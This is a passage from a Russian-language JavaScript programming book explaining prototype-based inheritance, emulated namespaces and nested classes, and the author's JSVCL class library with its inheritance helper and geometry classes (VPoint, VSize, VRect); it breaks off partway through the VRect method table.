Как вы помните, наследование в JavaScript обычно осуществляется при помощи установки функции-конструктору прототипичного объекта. Ссылка на прототипичный объект должна быть помещена в свойство `prototype` объекта функции-конструктора. Кроме того, конструктор класса должен вызывать конструктор базового класса (функцию-конструктор, создавшую объект, установленный в качестве прототипа конструктору класса-наследника) для того, чтобы конструктор базового класса мог создать свойства (и, возможно, методы), специфичные для объектов этого класса.

Первое следствие подобной схемы наследования состоит в невозможности (в общем случае) осуществления множественного наследования. Это прямо вытекает из того факта, что у любого объекта существует только одно свойство `prototype` (для некоторой функции-конструктора мы можем установить только лишь один прототипичный объект).

Примечание

Вообще, на мой взгляд, схема наследования в JavaScript выглядит не очень элегантно, как, впрочем, и многие другие вещи, касающиеся реализации в нем объектного подхода. Это, видимо, является результатом следования разработчиками JavaScript некоторой общей концепции, обуславливающей простоту данного языка.

Принципиально, множественное наследование в JavaScript можно эмулировать. Для того чтобы объекты некоторого класса имели набор свойств, являющийся объединением наборов свойств объектов нескольких других (базовых) классов, достаточно произвести последовательный вызов этих конструкторов из конструктора класса-наследника. При этом, естественно, объекты, создаваемые таким конструктором, будут иметь все методы, создаваемые в конструкторах базовых классов. Сложнее дело обстоит с методами базовых классов, определяемых через прототип. Поскольку объект-прототип может быть только один, изначально будут наследоваться только методы (определенные через прототип) класса данного объекта. Эту проблему можно решить, создав у объекта-свойства `prototype` функции-конструктора класса-наследника свойства, являющиеся ссылками на определенные через прототип методы родительских классов, не являющихся классами объекта, установленного в качестве прототипа.

Еще одна проблема, связанная с наследованием в JavaScript, состоит в вызове реализаций методов базовых классов, переопределенных в классе-наследнике. Для выявления проблемы рассмотрим небольшой пример на C++ (приятной особенностью данного языка является прозрачное наследование реализаций методов базовых классов и простая семантика вызовов унаследованных методов).

Итак, далее приведена декларация двух классов: `Class1` и `Class2`. Класс `Class2` наследуется от класса `Class1` (класс `Class1` является базовым классом класса `Class2`):

```
class Class1
{
public:
  void Method1();
};

class Class2 : public Class1
{
public:
  void Method1();
};
```

Как видно, классы имеют один метод `Method1`. Реализация методов этих классов может выглядеть, например, так:

```
void Class1::Method1() { }
void Class2::Method1() { }
```

Оба этих метода ничего не делают (но в нашем примере это не важно). Существенно то, что, поскольку `Class2` наследуется от класса `Class1`, реализация метода `Method1` класса `Class2` переопределяет реализацию метода `Method1` класса `Class1`. Иными словами, если создать объект класса `Class2` и вызвать его метод `Method1`, то исполнится код, содержащийся в теле функции `Class2::Method1`.

```
Class2 oClass2;     // определение объекта oClass2 класса
oClass2.Method1(); // вызов метода Method1 объекта oClass2
```

Однако очень часто при решении практических задач требуется, чтобы реализация метода класса-наследника вызывала реализацию того же метода базового класса. На C++ это делается очень просто. Далее приведен листинг метода `Method1` класса `Class2`, вызывающего метод `Method1` класса `Class1`:

```
void Class2::Method1()
{
  Class1::Method1();
}
```

Теперь давайте рассмотрим аналогичную конструкцию на языке JavaScript. Ниже приведен листинг двух функций-конструкторов `Class1` и `Class2`, создающих объекты, имеющие метод `Method1`:

```
function Class1()
{
  this.Method1 = function() { };
};

function Class2()
{
  this.BaseConstructor = Class1;
  this.BaseConstructor();

  this.Method1 = function() { };
};
Class2.prototype = new Class1();
```

Как видно, в качестве объекта-прототипа `Class2` задается экземпляр объекта, создаваемого функцией-конструктором `Class1`. Также функ-

ция-конструктор `Class2` вызывает функцию `Class1` (конструктор объектов базового типа). Так выглядит классическая схема наследования в JavaScript. Теперь мы можем создать объект типа `Class2` и вызвать его метод `Method1`:

```
var oClass2 = new Class2();
oClass2.Method1();
```

Но, допустим, нам необходимо вызывать из кода метода `Method1` объектов, создаваемых функцией-конструктором `Class2`, метод `Method1`, назначаемый объектам в функции-конструкторе `Class1`. Как это сделать? В JavaScript нет нотации для подобного действия. Мало того, в данном случае это сделать просто невозможно. Дело в том, что, как вы помните, функции в JavaScript также являются объектами. То есть при исполнении следующего кода в функции-конструкторе фактически происходит присваивание свойству `Method1` инициализируемого объекта (в теле функции его идентификатор `this`) объекта безымянной функции:

```
this.Method1 = function() { };
```

Поскольку функция-конструктор `Class2` вызывает функцию-конструктор `Class1`, свойству `Method1` инициализируемого объекта сначала присваивается функция, реализуемая в конструкторе `Class1`. Однако, далее, в коде `Class2` свойству `Method1` присваивается другой объект-функция, и у нас просто не остается ссылок на объект-функцию, созданную в конструкторе `Class1` для того, чтобы ее вызвать.

Далее в этой главе мы реализуем алгоритм осуществления наследования, кроме всего прочего, решающий данную проблему.

Пространства имен

В языке C++ существует такое понятие, как "пространство имен" (namespace). Пространство имен определяется при помощи ключевого слова `namespace` и формирует локальную область видимости идентификаторов. Бывают *анонимные* и *именованные* пространства имен. В пространстве имен могут определяться переменные, функции, классы, и т. д. Разумное применение пространств имен улучшает структуризацию и читабельность исходного кода. Рассмотрим небольшой фрагмент кода на C++.

```
namespace SomeNamespace
{
  int nVariable;
```

```
  int SomeFunction()
  {
    return 10;
  }
};
```

В данном примере создается пространство имен с именем `SomeNamespace`. В нем объявляется переменная `nVariable` и реализуется функция `SomeFunction`. Вызов функции `SomeFunction` может быть произведен при помощи специальной нотации с указанием идентификатора, содержащего ее пространства имен:

```
int n = SomeNamespace::SomeFunction();
```

При разработке достаточно больших проектов на JavaScript (например, библиотек классов) может оказаться уместным применение подхода, аналогичного использованию пространств имен в C++. Эмулировать описание пространства имен в JavaScript можно при помощи именованного объекта, создаваемого литерально. Так, рассмотренный только что пример будет выглядеть на JavaScript следующим образом:

```
SomeNamespace =
{
  nVariable       : null,

  SomeFunction    : function()
  {
    return 10;
  }
};
```

Вызов функции `SomeFunction` в данном случае будет производиться в нотации доступа к свойству объекта:

```
var n = SomeNamespace.SomeFunction();
```

Следует заметить, что подобным образом вполне можно эмулировать "вложенные" пространства имен.

Классы, инкапсулирующие классы

При разработке классов с достаточно сложной структурой рациональным может оказаться реализация некоторых частей их функциональности в виде отдельных классов. При этом часто область применения объектов таких вспомогательных классов ограничивается исключительно методами одного класса. В этом случае уместным представляется реали-

зация вспомогательного класса в пространстве имен класса, часть функциональности которого инкапсулируется этим вспомогательным классом.

Для определенности положим, что некоторый класс с идентификатором `Class1` должен инкапсулировать класс с идентификатором `Class2`. На C++ подобное включение будет выглядеть следующим образом (декларация класса `Class1` включается в декларацию класса `Class2`):

```
class Class1
{
  ...
  class Class2
  {
    ...
  };
  ...
};
```

В JavaScript же понятие декларации класса отсутствует. Но, поскольку, как мы говорили, класс здесь определяется объектом функции-конструктора (реализацией конструктора и свойствами его объекта, заданными через прототип), для инкапсуляции одного класса другим необходимо создать объект функции-конструктора инкапсулируемого класса как свойство объектов инкапсулирующего класса (в этом случае, естественно, данный конструктор не будет находиться в глобальной области видимости идентификаторов). Это можно сделать как в конструкторе инкапсулирующего класса, так и через его прототип. Рассмотрим оба случая.

Далее приведен листинг функции-конструктора `Class1`, создающей у инициализируемых им объектов свойство `Class2`, в свою очередь являющееся ссылкой на функцию-конструктор (этот конструктор создает у объектов свойство-метод `Method1`).

```
function Class1()
{
  this.Class2 = function()
  {
    this.Method1 = function()
    {
      // код тела метода Method1
    }
  }
```

```
  this.SomeMethod = function()
  {
    with(this)
    {
      var oClass2 = new Class2();
      // использование объекта oClass2
    }
  }
};
```

Как видно из листинга, объекты класса `Class1` будут иметь также метод `SomeMethod`, в теле которого производится создание объекта класса `Class2`, инкапсулируемого классом `Class1`. Обратите внимание, что, поскольку конструктор `Class2` находится в области видимости идентификаторов класса `Class1`, при создании объектов класса `Class2` в методах класса `Class1` не требуется указания идентификаторов пространств имен для доступа к конструктору `Class2`.

Теперь рассмотрим пример, по сути, идентичный предыдущему. Однако в нем определение класса `Class2`, а также методов классов `Class1` и `Class2` производится через прототипы. Листинг кода примера приведен далее.

```
function Class1()
{
};

Class1.prototype.Class2 = function()
{
}

Class1.prototype.Class2.prototype.Method1 = function()
{
  // код тела метода Method1
}

Class1.prototype.SomeMethod = function()
{
  with(this)
  {
    var oClass2 = new Class2();
    // использование объекта oClass2
  }
}
```

Стоит сказать, что с точки зрения быстродействия (впрочем, на мой взгляд, также и с точки зрения элегантности, структурированности и удобочитаемости кода) определение инкапсулируемых методов и классов через прототип гораздо более эффективно, чем создание их в конструкторе (это будет обсуждаться в следующем разделе).

Нюансы использования свойств объектов и вызовов методов классов

В этом разделе мы обсудим некоторые особенности использования членов объектов (свойств и методов) в JavaScript. Эти особенности в основном определяются все теми же принципами реализации объектно-ориентированного подхода в данном языке.

Начнем со свойств объектов. Про них можно сказать относительно немного. Как уже отмечалось, свойства объектов, принадлежащих какому-либо классу, обычно создаются функцией-конструктором. Поэтому при наследовании конструктор класса-наследника должен вызывать конструктор базового класса (для того чтобы конструктор базового класса создал специфические для этого класса свойства инициализируемого объекта). Однако свойства можно определять через прототип объекта функции-конструктора. Отличие данных свойств от свойств, создаваемых в конструкторе, состоит в том, что они разделяются между всеми объектами, созданными этим конструктором. Аналогом таких свойств могут являться статические переменные-члены классов в C++. В статических свойствах класса удобно хранить неизменяемые данные (различные константы, специфические для конкретного класса), уникальные значения и т. д.

Методы объектов (как уже неоднократно упоминалось) могут либо создаваться в конструкторе, либо задаваться через прототип функции-конструктора. Принципиальных отличий в использовании методов обоих типов нет. Однако определение методов через прототип дает некоторые преимущества.

Дело в том, что при создании методов в функции-конструкторе производится, фактически, создание свойств (с идентификаторами методов) инициализируемого объекта, значениями которых являются ссылки на объекты анонимных функций, определенных в конструкторе литерально. Таким образом, каждый раз при создании объекта конструктором затрачивается время на создание его свойств, являющихся методами. Также в данном случае, как и при любом присваивании переменной литерально определенного объекта, производится копирование объектов

функций (у каждого объекта будут свои копии методов, создаваемых в конструкторе), что приводит к неоправданно большому расходу памяти. Методы класса же, задаваемые через прототип, создаются один раз, при первом прогоне скрипта. И поскольку ссылки на объекты функций этих методов хранятся в статических свойствах класса (свойствах объекта `prototype` объекта функции-конструктора), для всех объектов, созданных некоторой функцией-конструктором, будет существовать по одной копии объектов-функций, являющихся методами, заданными через прототип.

Другое замечание относительно методов объектов касается принципа их вызова. В терминах C++ все методы объектов в JavaScript можно характеризовать как виртуальные. Данное обстоятельство лучше всего пояснить на примере. Допустим, существуют два класса — `Class1` и `Class2`, класс `Class2` является наследником класса `Class1`. В классе `Class1` определены два метода — `Method1` и `Method2`, причем метод `Method1` производит вызов метода `Method2`. В классе `Class2` реализация метода `Method2` переопределяется. При создании объекта класса `Class2` и вызове его метода `Method1` в C++ из данного метода будет вызван метод `Method2`, реализация которого принадлежит классу `Class1`. В JavaScript же вызовется реализация метода `Method2`, принадлежащая классу `Class2`. Для того чтобы в C++ в данном случае вызывалась переопределенная реализация метода `Method2`, этот метод должен быть виртуальным (объявлен с помощью спецификатора `virtual`). В JavaScript же вызов методов объектов всегда происходит подобным образом. Это явно вытекает из принципа доступа к свойствам объектов (которые, в частности, могут являться и ссылками на методы) — производится поиск свойства с указанным именем среди свойств объекта, затем, если поиск был не успешным — среди свойств, определенных через прототип, далее — среди свойств объекта-прототипа, среди свойств объекта-прототипа, определенных через его прототип, и т. д. Таким образом, поиск свойств и методов производится по всей иерархии наследования объектов по направлению от объекта, доступ к свойству или методу которого произведен к корню иерархии. Вследствие этого, при вызове одним методом объекта другого, для которого в иерархии наследования существуют переопределенные реализации, произойдет вызов той реализации, которая ближе к "вершине" иерархии.

Как видите, схема вызова переопределенных при наследовании методов в JavaScript проста, понятна и предсказуема. Однако существует один неявный момент, игнорирование которого вследствие невнимательности может привести к ошибкам в реализации логики приложения, не за-

метным с первого взгляда. Этот момент заключается в попытке переопределения метода, создаваемого в конструкторе базового класса, методом, определяемым через прототип в классе-наследнике. Рассмотрим пример.

Определим класс `Class1`, имеющий метод `Method1`, определяемый через прототип, который вызывает метод `Method2`. Метод `Method2` будет создаваться в конструкторе `Class1`.

```
function Class1()
{
  this.Method2 = function()
  {
    alert("Class1::Method2");
  };
};

Class1.prototype.Method1 = function()
{
  Method2();
};
```

Далее создадим класс `Class2`, являющийся наследником класса `Class1`, и определим через прототип `Class2` метод `Method2`, который, по идее, должен переопределять реализацию метода `Method2` класса `Class1`.

```
function Class2()
{
  this.BaseConstructor = Class1;
  this.BaseConstructor();
};

Class2.prototype = new Class1();

Class2.prototype.Method2 = function()
{
  alert("Class2::Method2");
};
```

Заметьте, что конструктор `Class2`, как и полагается, вызывает конструктор базового класса `Class1`. Теперь создадим объект класса `Class2` и вызовем его метод `Method1`:

```
var oClass2 = new Class2();
oClass2.Method1();
```

Результатом исполнения данного кода будет являться вывод сообщения с текстом "Class1::Method2", а не "Class2::Method2", как можно было ожидать. Это, в общем-то, естественно, ведь метод `Method2` класса `Class2` определен через прототип, а во время создания объекта класса `Class2` при вызове конструктора `Class1` из конструктора `Class2` у самого объекта конструктором `Class1` создается метод `Method2`. И, как говорилось ранее, методы, принадлежащие непосредственно объекту, имеют больший приоритет при вызове, чем методы, определенные через прототип конструктора данного объекта.

Из сказанного можно сделать простой вывод — при разработке иерархии классов, во избежание ошибок, не стоит смешивать создание методов в конструкторах и определение их через прототипы.

Общие рекомендации относительно объектно-ориентированного программирования на JavaScript

В заключение теоретической части данной главы позволю себе дать несколько простых советов по поводу эффективного применения объектно-ориентированного подхода при программировании на JavaScript.

1. Используя объектный подход при программировании на JavaScript, старайтесь построить логику сценария так, чтобы исключить изменение структуры (а значит, и семантики использования) объектов после их создания. Это сделает работу сценария более прозрачной и предсказуемой и позволит избежать многих труднообнаруживаемых ошибок.
2. Создание объектов старайтесь производить в основном с помощью конструкторов. Это улучшит структуризацию и ясность кода. Конструкторы обычно не имеет смысла использовать для создания объектов, которые при работе сценария должны присутствовать в единственном числе (такие объекты лучше делать статическими, определяя их литерально). Если объекты некоторого типа используются только в пределах одного класса, можно реализовать конструктор объектов данного типа как член этого класса.
3. При построении сложной системы классов (например, при разработке различных библиотек) имеет смысл делать функции-конструкторы членами статических объектов, т. е. эмулировать использование пространств имен.
4. Не стоит смешивать создание методов в конструкторах и определение их через прототипы.

5. В идеале лучше вообще отказаться от создания методов в конструкторах — желательно определять все методы через прототипы (причины уже обсуждались ранее). В общем случае это повысит эффективность работы скрипта с точки зрения быстродействия и затрат памяти.

Применение этих принципов позволяет улучшить как эффективность разработки, так и эффективность самой работы клиентских сценариев.

Примеры эффективного объектно-ориентированного программирования на JavaScript

Ранее мы говорили о том, что применение некоторых подходов и эмулирование синтаксических конструкций, свойственных объектно-ориентированным языкам на базе классов, может повысить эффективность создания сценариев на JavaScript. Также в *разд. "Анализ модели объектно-ориентированного программирования на JavaScript" ранее в данной главе* мы выделили несколько проблем, связанных с использованием объектного подхода в данном языке, — проблема идентификации типов объектов и проблема вызова базовых реализаций переопределенных методов.

В этом разделе мы разработаем механизмы, решающие описанные проблемы. Мы создадим алгоритм осуществления наследования, дающий возможность идентификации типа объектов и вызова базовых реализаций переопределенных методов. Далее, применяя данный алгоритм, мы разработаем небольшую библиотеку классов, включающую классы графических примитивов и класс таймера. Ее корневой класс будет инкапсулировать методы идентификации типа. На примере данной библиотеки мы и изучим приемы эффективного объектно-ориентированного программирования на JavaScript.

Примечание

Данная библиотека является основой библиотеки визуальных элементов управления пользовательского интерфейса JSVCL (JavaScript Visual Controls Library), разработанной автором. Изначально планировалось включить в состав книги полное описание данной библиотеки. Однако описание слишком велико (оно увеличило бы объем рукописи в полтора раза) и не достаточно познавательно с точки зрения общей концепции книги. К тому же, библиотека JSVCL еще весьма "сырая" и в ближайшем будущем должна претерпеть множество изменений. По-

этому в данной главе на представленных примерах мы разберем саму суть построения клиентских сценариев такого рода. Однако, если вас интересует тема разработки подобных проектов (к слову, библиотеки элементов пользовательского интерфейса для Web-страниц в настоящее время все чаще применяются при разработке сайтов, особенно совместно с технологией AJAX), вы можете получить более подробную информацию о библиотеке JSVCL и загрузить ее исходный код, посетив ресурсы **http://jsvcl.codeguru.ru** или **http://jsvcl.com**.

Возможно, новой для вас окажется концепция слотов и сигналов, применяемая в библиотеке для создания механизма синхронной обработки событий (асинхронная обработка событий с созданием очереди событий и последующей их диспетчеризацией пока отсутствует). Данная концепция и ее практическая реализация подробно описывается в *разд. "Модель событий, сигналы и слоты" далее в этой главе*. Исходные тексты библиотеки расположены в каталоге examples\Lib\jsvcl на компакт-диске.

Реализация алгоритма наследования

Ранее в *разд. "Несколько слов о наследовании"* мы выделили проблему, связанную с вызовом реализаций методов базовых классов, переопределенных в классе-наследнике. Алгоритм осуществления наследования, используемый в библиотеке JSVCL, призван решить данную (и не только эту) проблему. Он реализуется функцией `IMPLEMENT_INHERITANCE`, находящейся в файле examples\Lib\jsvcl\jsvcl.js. Далее приведен ее листинг:

```
function IMPLEMENT_INHERITANCE(strClassName, strBaseClassName)
{
  function GetNamedObject(strObjectName)
  {
    return (new Function("return " + strObjectName +
                ";")).call();
  };

  var fnClass   = GetNamedObject(strClassName);
  var fnBaseClass = GetNamedObject(strBaseClassName);

  var oProto    = new fnBaseClass();

  for(var strProp in oProto)
  {
    var oProp = oProto[strProp];
```

```
    if(typeof(oProp) == "function")
      fnBaseClass[strProp] = oProp;
  }

  fnClass.prototype              = oProto;
  fnClass.prototype.__class      = fnClass;
  fnClass.prototype.__base_class = fnBaseClass;
  fnClass.__base_class           = fnBaseClass;
  fnClass.__class_name           = strClassName;
  fnBaseClass.__class_name       = strBaseClassName;
};
```

В качестве параметров функции передаются две строки — имя класса-наследника `strClassName` и имя его базового класса `strBaseClassName`. При помощи функции `GetNamedObject`, определяемой в ее теле, функция `IMPLEMENT_INHERITANCE` получает ссылки на функции-конструкторы с именами `strClassName` и `strBaseClassName` (локальные переменные `fnClass` и `fnBaseClass` соответственно). Далее при помощи вызова конструктора базового класса создается объект `oProto`, который потом будет назначен в качестве прототипа класса-наследника. Затем функция `IMPLEMENT_INHERITANCE` производит свою основную работу — в цикле `for..in` итерирует по свойствам созданного объекта и, если свойство является функцией (т. е. методом объекта), создает свойство с данным именем у функции-конструктора базового класса, присваивая ему ссылку на объект функции данного объекта. Таким образом, ссылки на все методы объекта, создаваемого функцией-конструктором, определяющей базовый класс, сохраняются как ее свойства. Затем, для функции-конструктора класса-наследника устанавливается объект-прототип и выполняются следующие действия:

- через прототип создается свойство `__class`, являющееся ссылкой на саму функцию-конструктор. Это сделано для того, чтобы из любого метода объекта данного класса можно было получить ссылку на его (объекта) конструктор;
- через прототип создается свойство `__base_class`, являющееся ссылкой на конструктор базового класса. Это сделано для того, чтобы из любого метода объекта данного класса можно было получить ссылку на конструктор базового класса;
- создается свойство `__base_class`, являющееся ссылкой на конструктор базового класса. Это будет применяться для динамической идентификации типа (объяснения даны далее в этой главе);

- создается свойство `__class_name` — строковое значение, содержащее имя конструктора класса. Это будет применяться для динамической идентификации типа.

Также у функции-конструктора базового класса создается свойство `__class_name`, содержащее символическое имя этой функции (это необходимо для создания данного свойства у первого в цепочке наследования конструктора).

Теперь рассмотрим пример реализации наследования с использованием функции `IMPLEMENT_INHERITANCE`, в котором из метода `Method1` класса-наследника `Class2` вызывается реализация метода `Method1` базового класса `Class1`:

```
function Class1()
{
  this.Method1 = function() { }
};

function Class2()
{
  Class1.call(this);

  this.Method1 = function()
  {
    Class1.Method1.call(this);
  }
};

IMPLEMENT_INHERITANCE("Class2", "Class1");
```

Неправда ли, это выглядит достаточно просто. Как видите, в данном примере для вызова конструктора базового класса, а также метода базового класса мы используем метод `call` объектов-функций. Первым параметром в данный метод должна передаваться ссылка на объект, для которого будет вызван данный метод. Далее должны следовать остальные параметры метода в обычном порядке.

Класс *VSimpleObject* — корневой класс в иерархии наследования

Как следует из названия раздела, класс `VSimpleObject` является корнем иерархии наследования в библиотеке JSVCL. Он не определяет свойств объектов, однако инкапсулирует методы идентификации типа. Опреде-

ление класса `VSimpleObject` содержится в файле examples\Lib\jsvcl \object.js. Далее приведен полный листинг кода данного класса.

```
function VSimpleObject()
{
};

VSimpleObject.prototype = JSVCL;

VSimpleObject.prototype.GetClassName = function()
{
  return this.__class.__class_name;
}

VSimpleObject.prototype.IsKindOf = function(strClassName)
{
  var fnClass = this.__class;

  while(fnClass)
  {
    if(fnClass.__class_name == strClassName)
      return true;

    fnClass = fnClass.__base_class;
  }

  return false;
}
```

Как можно видеть из листинга, в качестве объекта-прототипа конструктора `VSimpleObject` установлен объект JSVCL. Данный объект является статическим и определяется литерально в скрипте jsvcl.js. В данной реализации (представленной в книге) он не содержит ни свойств, ни методов.

Класс `VSimpleObject` имеет два метода для осуществления идентификации типа: `GetClassName` и `IsKindOf` (таким образом, все объекты, создаваемые конструкторами классов библиотеки JSVCL, наследованными от класса `VSimpleObject`, поддерживают идентификацию их типа во время исполнения скрипта). Метод `GetClassName` возвращает символическое имя класса объекта, используя свойство `__class_name` объекта функции-конструктора класса, доступ к которому осуществляется через свойство `__class` объекта. Метод `IsKindOf` возвращает `true`, если объект, для которого он вызван, принадлежит классу, либо класс объекта наследован

от класса, символическое имя которого передается методу в качестве параметра `strClassName`. В противном случае метод возвращает `false`.

Метод `IsKindOf` получает ссылку на объект функции конструктора класса объекта, а затем, используя свойство `__base_class` объектов функций-конструкторов, итерирует по их цепочке к корню иерархии наследования, сравнивая при этом имена конструкторов, содержащиеся в их свойствах `__class_name` со значением переданного методу параметра `strClassName`. Если имя конструктора совпадает со значением параметра, метод `IsKindOf` возвращает `true`. Если же корень иерархии конструкторов был достигнут, и не нашлось конструктора с заданным именем, метод возвращает `false`.

Классы для работы с геометрическими типами данных

В состав библиотеки JSVCL входят несколько классов, предназначенных для оперирования геометрическими данными. Это классы `VPoint`, `VSize` и `VRect`. Определения данных классов содержатся в файле examples\Lib\jsvcl\geometry.js на компакт-диске. Нам эти классы интересны, прежде всего, тем, что они наследуются непосредственно от класса `VSimpleObject`, в реализации их методов часто применяется идентификация типа, а на основе идентификации типа и анализа количества параметров эмулируется создание перегруженных методов класса.

В принципе, весь код конструкторов и методов классов `VPoint`, `VSize` и `VRect` крайне прост. Методы лишь изменяют свойства объектов соответствующих классов, производя с ними простейшие арифметические операции. Поэтому здесь мы рассмотрим только конструктор класса `VPoint` (конструкторы `VSize` и `VRect` реализованы аналогично), а также методы `SetPoint` класса `VPoint` и `Move` класса `VRect` для иллюстрирования принципа эмулирования перегруженных методов класса при помощи анализа количества и идентификации типа параметров.

Примечание

Классы `VPoint`, `VSize` и `VRect` также инкапсулируют методы `toString`, автоматически вызывающиеся при конвертировании объектов данных классов в строку. Методы `toString` были введены в состав этих классов в основном по соображениям удобства вывода диагностической информации, поэтому далее они упоминаться не будут.

Класс *VPoint*

Класс `VPoint` предназначен для работы с данными точки в двухмерном пространстве. Объекты данного класса хранят координаты точки в свойствах `x` и `y`. В табл. 15.1 приведено описание методов класса `VPoint` (конструктор также включен в это описание). Заметьте, что для некоторых методов в таблице приводятся несколько прототипов (аналог перегруженных методов), однако эти методы имеют одну реализацию.

Таблица 15.1. *Методы класса* `VPoint`

Прототип	Описание
`VPoint()`	Конструктор. Создает объект класса `VPoint`. Свойства `x` и `y` инициализируются значением `0`
`VPoint(VPoint pt)`	Конструктор. Создает объект класса `VPoint`. Свойства `x` и `y` инициализируются значениями, соответствующими свойствам объекта `pt`, переданного в качестве параметра
`VPoint(number x, number y)`	Конструктор. Создает объект класса `VPoint`. Свойства `x` и `y` инициализируются значениями `x` и `y`, переданными в качестве параметров `x` и `y`
`Copy()`	Возвращает объект-копию
`SetPoint(VPoint pt)`	Устанавливает значения свойств `x` и `y` равными значениям `x` и `y` объекта `pt`, переданного в качестве параметра
`SetPoint(number x, number y)`	Устанавливает значения свойств `x` и `y` равными значениям `x` и `y`, переданным в качестве параметров
`Add(VSize szAdd)`	Производит "сложение" объекта класса `VPoint` с объектом класса `VSize`, переданным в качестве параметра `szAdd`. Увеличивает значения свойств `x` и `y` на величины свойств `cx` и `cy` объекта `szAdd` соответственно
`Add(VPoint ptAdd)`	Производит "сложение" объекта класса `VPoint` с объектом класса `VPoint`, переданным в качестве параметра `ptAdd`. Увеличивает значения свойств `x` и `y` на величины свойств `x` и `y` объекта `ptAdd` соответственно
`Add(number nAddX, number nAddY)`	Увеличивает значения свойств `x` и `y` на величины параметров `nAddX` и `nAddY` соответственно

Таблица 15.1 *(окончание)*

Прототип	Описание
`Sub(VSize szSub)`	Производит "вычитание" объекта класса `VSize`, переданного в качестве параметра `szSub` из объекта класса `VPoint`. Уменьшает значения свойств `x` и `y` на величины свойств `cx` и `cy` объекта `szSub` соответственно
`Sub(VPoint ptSub)`	Производит "вычитание" объекта класса `VPoint`, переданного в качестве параметра `ptSub` из объекта класса `VPoint`. Уменьшает значения свойств `x` и `y` на величины свойств `x` и `y` объекта `ptSub` соответственно
`Sub(number nSubX, number nSubY)`	Уменьшает значения свойств `x` и `y` на величины параметров `nSubX` и `nSubY` соответственно

Теперь давайте разберемся, как работают конструктор и метод `SetPoint` класса `VPoint`. Как следует из табл. 15.1, метод `SetPoint` может принимать один или два параметра. В обоих случаях тип параметров заранее известен. Вследствие этого метод `SetPoint` производит необходимые действия, анализируя только количество переданных ему параметров. Далее приведен листинг значимой части кода метода `SetPoint`.

```
if(arguments.length == 2)
{
  // SetPoint(number x, number y)
  x = arguments[0];
  y = arguments[1];
}
else
{
  // SetPoint(VPoint pt)
  x = arguments[0].x;
  y = arguments[0].y;
}
```

Конструктор `VPoint` также принимает переменное число параметров (ноль, один или два). Он использует метод `SetPoint` для установки значений свойств инициализируемого объекта в случае передачи ему одного или двух параметров. Далее приведен листинг конструктора `VPoint`.

```
function VPoint()
{
  VSimpleObject.call(this);
```

```
  // default - VPoint()
  this.x = 0;
  this.y = 0;

  with(this)
  {
    switch(arguments.length)
    {
      case 2:
      {
        // VPoint(number x, number y)
        SetPoint(arguments[0], arguments[1]);
        break;
      }

      case 1:
      {
        // VPoint(VPoint pt)
        SetPoint(arguments[0]);
        break;
      }
    }
  }
}

IMPLEMENT_INHERITANCE("VPoint", "VSimpleObject");
```

Обратите внимание — путем присваивания значений по умолчанию конструктор создает свойства `x` и `y` инициализируемого объекта. Далее, при необходимости, вызывается метод `SetPoint` (ему передаются параметры, переданные самому конструктору). Метод `SetPoint` изменяет, но не создает свойства `x` и `y`, поэтому, если бы они не были инициализированы в конструкторе, при вызове `SetPoint` возникла бы ошибка.

Класс *VSize*

Объекты данного класса в свойствах `cx` и `cy` хранят геометрические размеры. В данной реализации библиотеки JSVCL набор и прототипы методов класса `VSize` очень схожи с набором и прототипами методов класса `VPoint`. Однако семантика использования объектов данных классов в реальных проектах сильно отличается. В табл. 15.2 приведено описание методов класса `VSize`.

Таблица 15.2. *Методы класса* `VSize`

Прототип	Описание
`VSize()`	Конструктор. Создает объект класса `VSize`. Свойства `cx` и `cy` инициализируются значением `0`
`VSize(VSize sz)`	Конструктор. Создает объект класса `VSize`. Свойства `cx` и `cy` инициализируются значениями, соответствующими свойствам объекта `sz`, переданного в качестве параметра
`VSize(number cx, number cy)`	Конструктор. Создает объект класса `VSize`. Свойства `cx` и `cy` инициализируются значениями `cx` и `cy` , переданными в качестве параметров
`Copy()`	Возвращает объект-копию
`SetSize(VSize sz)`	Устанавливает значения свойств `cx` и `cy` равными значениям `cx` и `cy` объекта `sz`, переданного в качестве параметра
`SetSize(number cx, number cy)`	Устанавливает значения свойств `cx` и `cy` равными значениям `cx` и `cy`, переданным в качестве параметров
`Add(VSize szAdd)`	Производит "сложение" объекта класса `VSize` с объектом класса `VSize`, переданным в качестве параметра `szAdd`. Увеличивает значения свойств `cx` и `cy` на величины свойств `cx` и `cy` объекта `szAdd` соответственно
`Add(VPoint ptAdd)`	Производит "сложение" объекта класса `VSize` с объектом класса `VPoint`, переданным в качестве параметра `ptAdd`. Увеличивает значения свойств `cx` и `cy` на величины свойств `x` и `y` объекта `ptAdd` соответственно
`Add(number nAddX, number nAddY)`	Увеличивает значения свойств `cx` и `cy` на величины параметров `nAddX` и `nAddY` соответственно
`Sub(VSize szSub)`	Производит "вычитание" объекта класса `VSize`, переданного в качестве параметра `szSub` из объекта класса `VSize`. Уменьшает значения свойств `cx` и `cy` на величины свойств `cx` и `cy` объекта `szSub` соответственно
`Sub(VPoint ptSub)`	Производит "вычитание" объекта класса `VPoint`, переданного в качестве параметра `ptSub` из объекта класса `VSize`. Уменьшает значения свойств `cx` и `cy` на величины свойств `x` и `y` объекта `ptSub` соответственно

Таблица 15.2 *(окончание)*

Прототип	Описание
`Sub(number nSubX, number nSubY)`	Уменьшает значения свойств `cx` и `cy` на величины параметров `nSubX` и `nSubY` соответственно

Конструктор `VSize` устроен аналогично конструктору `VPoint` — он использует метод `SetSize` для установки начальных значений свойств инициализируемого объекта (см. код в файле geometry.js). Реализация методов `Copy`, `Add` и `Sub` также очень похожа на реализацию аналогичных методов класса `VPoint`.

Класс *VRect*

Объекты класса `VRect` в свойства `left`, `top`, `right`, `bottom` хранят координаты, соответственно, левой, верхней, правой и нижней сторон прямоугольника. Методы, инкапсулируемые данным классом, предназначены для совершения трансформаций и получения геометрических параметров прямоугольника. Описание методов класса `VRect` приведено в табл. 15.3.

Таблица 15.3. *Методы класса* `VRect`

Прототип	Описание
`VRect()`	Конструктор. Создает объект класса `VRect`. Все свойства инициализируются значением `0`
`VRect(VRect rc)`	Конструктор. Создает объект класса `VRect`. Все свойства инициализируются соответствующими значениями объекта `rc`, переданного в качестве параметра

`VRect(`
`  VPoint ptTopLeft,`
`  VSize szWidthHeight)`
	Конструктор. Создает объект класса `VRect`. Левый верхний угол прямоугольника, описываемого создаваемым объектом, будет находиться в точке, определяемой объектом `ptTopLeft`. Размеры прямоугольника задаются объектом `szWidthHeight`

`VRect(`
`  VPoint ptTopLeft,`
`  VPoint ptBottomRight)`
